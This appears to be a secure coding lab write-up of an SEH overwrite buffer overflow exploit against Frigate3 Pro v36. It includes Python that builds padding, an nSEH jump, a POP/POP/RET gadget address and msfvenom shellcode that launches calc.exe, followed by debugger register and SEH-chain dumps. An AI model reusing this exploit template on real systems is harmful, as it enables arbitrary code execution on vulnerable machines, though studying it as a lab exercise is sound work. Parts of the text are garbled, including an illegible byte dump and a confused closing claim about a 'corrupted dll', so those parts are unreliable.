

Secure Coding Lab

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Payload Generation:



(1) The python code used to generate the payload

```
f= open("payload_calc.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe1\xdb\xc4\xd9\x71\xf4\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4f\x72"
buf += b"\x55\x50\x47\x70\x75\x50\x45\x30\x6d\x59\x4b\x55\x46"
buf += b"\x51\x69\x50\x33\x54\x4e\x6b\x62\x70\x44\x70\x4c\x4b"
buf += b"\x56\x32\x36\x6c\x4c\x4b\x76\x32\x57\x64\x4e\x6b\x44"
buf += b"\x32\x46\x48\x34\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"
buf += b"\x39\x6f\x4e\x4c\x45\x6c\x63\x51\x63\x4c\x45\x52\x56"
buf += b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"
buf += b"\x78\x62\x39\x62\x30\x52\x61\x47\x6c\x4b\x32\x72\x64"
buf += b"\x50\x6e\x6b\x61\x5a\x47\x4c\x4c\x4b\x70\x4c\x62\x31"
buf += b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e"
buf += b"\x6b\x31\x49\x57\x50\x77\x71\x79\x43\x6c\x4b\x51\x59"
buf += b"\x52\x38\x49\x73\x76\x5a\x31\x59\x4e\x6b\x66\x54\x4e"
buf += b"\x6b\x56\x61\x6a\x76\x55\x61\x6b\x4f\x4e\x4c\x6f\x31"
buf += b"\x38\x4f\x44\x4d\x47\x71\x69\x57\x70\x38\x6d\x30\x64"
buf += b"\x35\x39\x66\x63\x33\x53\x4d\x6a\x58\x55\x6b\x63\x4d"
buf += b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56"
buf += b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"
buf += b"\x4c\x4b\x50\x58\x67\x6c\x76\x61\x48\x53\x6e\x6b\x77"
buf += b"\x74\x6e\x6b\x63\x31\x58\x50\x6d\x59\x73\x74\x57\x54"
```



[illegible]

@.....%œâÛqô
YIIIIIIIIICCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIIlyxOrUPGpuP
E0
mYKUfQiP3TNkbpDpLKv26ILKv2WdNkD2FH4OOGaZGVp19oNLElcQcLERVL
g PyQjoVmeQjgxb9b0RaGIK2rdPnkaZGLLKpLb11hYsw86aKa61nk1IWPwqyClK
QYR8IsvZ1YNkfTNkVajvUakONLo18ODMGqiWp8m0d59fc3SMjXUkcMvDRUj
DBxIKchVDgqhSU6IKtLBkLKPXglvaHSnkwtnc1XPmYstWTVd3kqK0aRypZBqy
olpcoSoqJNktR8kLMcm1zEQnmneLrWp7pGp0PsX01IK2OLGKOzuMkZPmeI2
bvphMvOeoMmMKOYEUI7vCLUZk0KKKPT5FeoK3wUCab2OpjUP3ckOXUas3
QplqsGpAA


Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:




Before Execution (Exploitation): Attaching the debugger (Immunity debugger) to the application Frigate3_Pro_v36 and analysing the address of various registers:




Checking for EIP address



Verifying the SHE chain




After Execution (Exploitation), Analysing the address of various registers



Checking for EIP address

```
Registers (FPU)
EAX: 0018F2B8
ECX: 00000000
EDX: 90909090
EBX: 0018F2B8
ESP: 0018E27C
EBP: 0018F2D8
ESI: 0018E290 ASCII "AAAAAAAAAAAAAA"
EDI: 057252D0 ASCII "AAAAAAAAAAAAAA"
EIP: 40006834 rtl60.40006834
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0053 32bit 7EFDD000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (0000)
EFL 00010286 (NO,NB,NE,A,S,PE,L)
ST0 empty 9
ST1 empty 9
ST2 empty 9
ST3 empty 9
ST4 empty 9
ST5 empty 9
ST6 empty 9
ST7 empty 9
FST 0120 Cond 0 0 0 1 Err 0 0
FCW 1372 Prec NEAR,64 Mask
```

Verifying the SHE chain and reporting the dll loaded along with the addresses.



The screenshot shows a window titled "SEH chain of main thread". It contains a table with two columns: "Address" and "SE handler". The first row shows the address "0018F2A0" and the handler "rtl60.40010C4B". The second row shows the address "909020EB" and the handler "*** CORRUPT ENTRY ***".

Address	SE handler
0018F2A0	rtl60.40010C4B
909020EB	*** CORRUPT ENTRY ***

Hence from the above analysis we found that the dll 'rtl60.40010C4B' is corrupted and is located at the address '0018F2A0'.